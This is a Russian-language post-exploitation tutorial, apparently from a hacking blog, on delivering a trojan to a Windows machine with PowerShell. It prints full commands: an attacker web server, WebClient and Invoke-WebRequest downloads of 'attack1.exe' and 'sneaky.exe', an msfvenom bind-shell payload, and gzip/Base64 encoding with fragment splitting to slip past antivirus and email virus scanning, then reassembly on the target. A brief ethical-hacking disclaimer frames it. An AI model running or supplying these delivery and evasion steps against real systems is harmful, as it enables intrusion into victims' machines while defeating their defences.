

Доставка вредоноса на целевую систему через PowerShell



Продолжим изучать постэксплуатацию с помощью PowerShell. Итак, у нас есть доступ к PowerShell и есть готовый троян, который необходимо доставить на целевую систему. Для этой задачи отлично подойдет SimpleHTTPServer и PowerShell.

Еще по теме: [Взлом Windows с помощью PowerShell](#)

- **SimpleHTTPServer** — модуль Python, который позволяет легко запустить веб-сервер прямо из командной строки (см. [HTTP-сервер с шифрованием TLS на Kali Linux](#)).
- **PowerShell** — оболочка (shell) и язык сценариев для операционных систем Windows и Linux.

Статья в образовательных целях, для обучения этичных хакеров.
Несанкционированный взлом операционных систем является незаконным и рассматривается как уголовное преступление. Ни редакция spy-soft.net, ни автор не несут ответственности за ваши действия.

Переходим в каталог с вредоносом и выполняем команду:

```
1 python -m SimpleHTTPServer 80
```

Теперь используем PowerShell для передачи файла:

- 1 (New-Object System.Net.WebClient).DownloadFile("http://192.168.63.143/attack1.exe", "c:\windows\temp\attack1.exe")

```
PS C:\Users\TestAdmin> (New-Object System.Net.WebClient).DownloadFile("http://192.168.63.143/attack1.exe", "c:\windows\temp\attack1.exe")
PS C:\Users\TestAdmin> cd c:\windows\temp
PS C:\windows\temp> ls

Directory: C:\windows\temp

Mode                LastWriteTime         Length Name
----                -
d-----          7/8/2018 10:22 PM                vmware-SYSTEM
-a----          7/9/2018 1:20 PM             73802 attack1.exe
-a----          7/9/2018 1:18 AM              0 DMICD5C.tmp
-a----          7/9/2018 1:18 PM             660 MpCmdRun.log
-a----          7/9/2018 1:20 AM            327680 TS_2D86.tmp
-a----          7/9/2018 1:20 AM            327680 TS_2E42.tmp
-a----          7/9/2018 1:20 AM            458752 TS_2E81.tmp
-a----          7/9/2018 1:20 AM            196608 TS_2F5D.tmp
-a----          7/9/2018 1:20 AM            786432 TS_3067.tmp
-a----          7/9/2018 1:20 AM            262144 TS_31BF.tmp
-a----          7/9/2018 1:20 AM            262144 TS_320E.tmp
-a----          7/9/2018 1:20 AM            262144 TS_3328.tmp
-a----          7/9/2018 1:20 AM            458752 TS_3396.tmp
-a----          7/9/2018 1:01 PM            17030 vmware-vmvsc.log
-a----          7/9/2018 1:01 PM             7774 vmware-vmusr.log
-a----          7/9/2018 1:01 PM             455 vmware-vmvss.log
```

Важно отметить, что путь назначения не произвольный; он должен существовать. Этот однострочник не создаст каталог.

Вы наверно подумали, что передать EXE-файл по сети таким образом – плохая идея. Вы правы. Любой антивирус спалит такую попытку. Но, что, если преобразовать вредоносный бинарный файл в Base64? Затем мы могли бы записать его в обычный текстовый файл и передать с помощью PowerShell. Давайте рассмотрим этот подход.

Для начала, вернемся к нашей системе Kali и создадим вредонос с помощью msfvenom. Затем, с помощью SimpleHTTPServer, отправим на целевую систему Windows:

```
(root@kali)-[/home/kali]
# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -f exe -o sneaky.exe
No encoder specified, outputting raw payload
Payload size: 326 bytes
Final size of exe file: 73802 bytes
Saved as: sneaky.exe

(root@kali)-[/home/kali]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Я назвал файл **sneaky.exe**. Теперь сожмем файл и преобразуем в Base64:

```


1 $rawData =
2 [System.IO.File]::ReadAllBytes("C:\Users\bramw\Downloads\sneaky.exe")
3 $memStream = New-Object IO.MemoryStream
4 $compressStream = New-Object
5 System.IO.Compression.GZipStream($memStream,
6 [IO.Compression.CompressionMode]::Compress)
7 $compressStream.Write($rawData, 0, $rawData.Length)
8 $compressStream.Close()
   $compressedRaw = $memStream.ToArray()
   $b64Compress = [Convert]::ToBase64String($compressedRaw)
   $b64Compress | Out-File b64Compress.txt

```

Давайте рассмотрим, шаг за шагом. Обратите внимание, что мы используем PowerShell для взаимодействия с .NET:

1. В пространстве имен System.IO класс File содержит метод ReadAllBytes. Он открывает бинарный файл и считывает результат в байтовый массив, который называем \$rawData.
2. Затем создаем объект MemoryStream с именем \$memStream, в котором упаковываем используя класс GZipStream. Другими словами, мы сжимаем содержимое \$rawData с помощью **gzip**.
3. Затем создаем другой массив \$compressedRaw, но на этот раз данные — это наш исходный байтовый массив, сжатый с использованием **gzip**.
4. Наконец, преобразовываем сжатый массив байтов в Base64. На этом этапе мы можем обращаться к \$b64Compress (в данном примере — это текстовый файл).

Теперь вы можете открыть этот текстовый файл так же, как открываете любой другой обычный текстовый файл.



The screenshot shows a text editor window with a menu bar (File, Edit, Format, View, Help) and a large block of Base64-encoded text. The text is a single line of characters, including letters, numbers, and symbols like '+', '/', and '=', which is typical for Base64 encoding.

Когда я попытался отправить его по электронной почте самому себе почта пометила как возможный вирус:

Delivery Status Notification (Failure) ➡ In



Mail Delivery Subsystem <mailer-daemon@googlemail.com>

to me ▼



Message may contain a virus

Чтобы решить эту проблему, разделим Base64 на куски кода, которые, после передачи, объединим на целевой системе. Просто удалим первые пять символов из нашего текстового файла, а затем передадим оставшиеся символы по сети:

```
1 Invoke-WebRequest -Uri "http://192.168.108.211:8000/sneaky.txt" -OutFile
2 "fragment.txt"
3 $fragment = Get-Content -Path "fragment.txt"
4 $final = "H4sIA" + $fragment
5 $compressedFromb64 = [Convert]::FromBase64String($final)
6 $memoryStream = New-Object io.MemoryStream( , $compressedFromb64)
7 $compressStream = New-Object
8 System.io.Compression.GZipStream($memoryStream,
9 [io.Compression.CompressionMode]::Decompress)
10 $finalStream = New-Object io.MemoryStream
11 $compressStream.CopyTo($finalStream)
    $DesktopPath = [Environment]::GetFolderPath("Desktop")
    $TargetPath = $DesktopPath + "\NotNaughty.exe"
    [IO.File]::WriteAllBytes($TargetPath, $finalStream.ToArray())
```

Все это можно сделать с меньшим кодом, но я хочу показать пошагово. Как только наш сценарий получил фрагмент, мы объединяем отсутствующий кусок и сохраняем его как \$final. Таким образом, \$final теперь содержит код, закодированный в Base64, сжатый с использованием **gzip** в формате EXE. Мы можем использовать те же методы, что и ранее, только в обратном порядке, а затем использовать метод WriteAllBytes для создания EXE.

Как и все в Metasploit, это можно делать вручную, но к счастью, для работы с PowerShell, есть отличный инструмент — фреймворк Empire.

ПОЛЕЗНЫЕ ССЫЛКИ:

- Проброс портов при пентесте и постэксплуатации
- Организация GUI в пентесте при постэксплуатации Windows